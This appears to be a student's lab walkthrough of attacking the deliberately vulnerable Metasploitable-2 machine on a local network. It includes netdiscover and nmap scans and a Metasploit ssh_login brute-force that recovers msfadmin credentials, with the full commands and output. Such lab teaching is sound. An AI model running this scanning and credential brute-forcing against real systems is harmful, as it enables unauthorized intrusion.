

Penetration Testing on Vulnerable machine

Metasploitable-2

Set Both machine on same network


Open Linux and start its terminal

Step 1:- Scan your network with netdiscover command

We Found that Ip 192.168.235.135 is the IP of our Target Machine.

Step2:- Use nmap -sS -sV -A -p1-1000

To scan port of target machine from port number 1 to 1000.



```
root@Vishalthakur:/home/vishal
Currently scanning: 172.16.52.0/16 | Screen View: Unique Hosts

41 Captured ARP Req/Rep packets, from 4 hosts. Total size: 2460
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.235.1 00:50:56:c0:00:08 33    1980  VMware, Inc.
192.168.235.2 00:50:56:e5:93:97 6      360   VMware, Inc.
192.168.235.135 00:0c:29:cb:46:f6 1      60    VMware, Inc.
192.168.235.254 00:50:56:f9:26:63 1      60    VMware, Inc.

(root@Vishalthakur)-[/home/vishal]
# nmap -sS -sV -A -p1-1000 192.168.235.135
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-13 22:50 IST
Nmap scan report for 192.168.235.135
Host is up (0.00061s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-syst:
|  STAT:
| FTP server status:
|   Connected to 192.168.235.128
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
```

We See that Port Number **22/tcp** whose state is open and have service SSH running on it .

```

root@VishalThakur:/home/vishal
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
vsFTPD 2.3.4 - secure, fast, stable
_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_ 1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_ 2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp open  telnet       Linux telnetd
25/tcp open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 1024000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2024-06-13T17:21:06+00:00; 0s from scanner time.
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45

```

Step3 :- Use msfconsole

Machine It provide various auxiliary,payloads and exploits to enter in

[illegible]

Step4 :- Search ssh_login

We try to enter from port no 22 which is ssh so we search its auxiliaries.

```
root@VishalThakur: /home/vishal

=[ metasploit v6.3.21-dev ]
+ -- ==[ 2327 exploits - 1218 auxiliary - 413 post ]
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ssh_login

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/ssh/ssh_login           normal          No    SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey    normal          No    SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
[-] Unknown command: use0
msf6 > use 0
```

Step5 :- Use 0 auxiliary/scanner/ssh/ssh_login.

Step6:- Show Options

This command give you the information about the ssh_login auxiliary Options.

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-----
BLANK_PASSWORDS false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD         no              no        A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
RHOSTS           yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            22             yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS          1              yes       The number of concurrent threads (max one per host)
USERNAME         no              no        A specific username to authenticate as
USERPASS_FILE    no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        no              no        File containing usernames, one per line
VERBOSE          false           yes       Whether to print output for all attempts
```


Step7 :- Now set the Options according to our requirment.

- set RHOSTS = your target Machine IP
- set STOP_ON_SUCCESS = true
- Set USER_FILE = your user file for attack
- set PASS_FILE = your password file associated for user file

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.235.135
RHOSTS => 192.168.235.135
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_File /home/vishal/Desktop/id.txt
USER_File => /home/vishal/Desktop/id.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/vishal/Desktop/id.txt
USER_FILE => /home/vishal/Desktop/id.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/vishal/Desktop/pass.txt
PASS_FILE => /home/vishal/Desktop/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with

Step 8:- Show Options to check the options you set are successful.

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/home/vishal/Desktop/pass.txt	no	File containing passwords, one per line
RHOSTS	192.168.235.135	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/vishal/Desktop/id.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

Step 9:- Exploit it will start the execution of attack by doing continuously striking id password of id file and pass file.

When it got the Success it stop the execution.

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.235.135:22 - Starting bruteforce
[-] 192.168.235.135:22 - Failed: '123:login '
[!] No active DB -- Credential data will not be saved!
[-] 192.168.235.135:22 - Failed: '123:user'
[-] 192.168.235.135:22 - Failed: '123:2gy'
[-] 192.168.235.135:22 - Failed: '123:msfadmin'
[-] 192.168.235.135:22 - Failed: 'login:login '
[-] 192.168.235.135:22 - Failed: 'login:user'
[-] 192.168.235.135:22 - Failed: 'login:2gy'
[-] 192.168.235.135:22 - Failed: 'login:msfadmin'
[-] 192.168.235.135:22 - Failed: '9opl:login '
[-] 192.168.235.135:22 - Failed: '9opl:user'
[-] 192.168.235.135:22 - Failed: '9opl:2gy'
[-] 192.168.235.135:22 - Failed: '9opl:msfadmin'
[-] 192.168.235.135:22 - Failed: 'msfadmin:login '
[-] 192.168.235.135:22 - Failed: 'msfadmin:user'
[-] 192.168.235.135:22 - Failed: 'msfadmin:2gy'
[+] 192.168.235.135:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.235.128:41481 -> 192.168.235.135:22) at 2024-06-13 22:59:34 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > whoami
```

Step 10:- Check your user by whoami Command.

```
msf6 auxiliary(scanner/ssh/ssh_login) > whoami
[*] exec: whoami

root
msf6 auxiliary(scanner/ssh/ssh_login) > ls
[*] exec: ls

Desktop Documents Downloads Music Pictures Public Templates Videos vishal xyz.txt zphisher
msf6 auxiliary(scanner/ssh/ssh_login) > ls
[*] exec: ls


Desktop Documents Downloads Music Pictures Public Templates Videos vishal xyz.txt zphisher
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Step11:- Open the target Machine (Metasploitable-2)

Enter the ID and Pass which got success in attack

Id => msfadmin

Pass=> msfadmin



```

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Apr  1 06:09:30 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ls
Nishant Roman Uishal vulnerable
msfadmin@metasploitable:~$ _
```

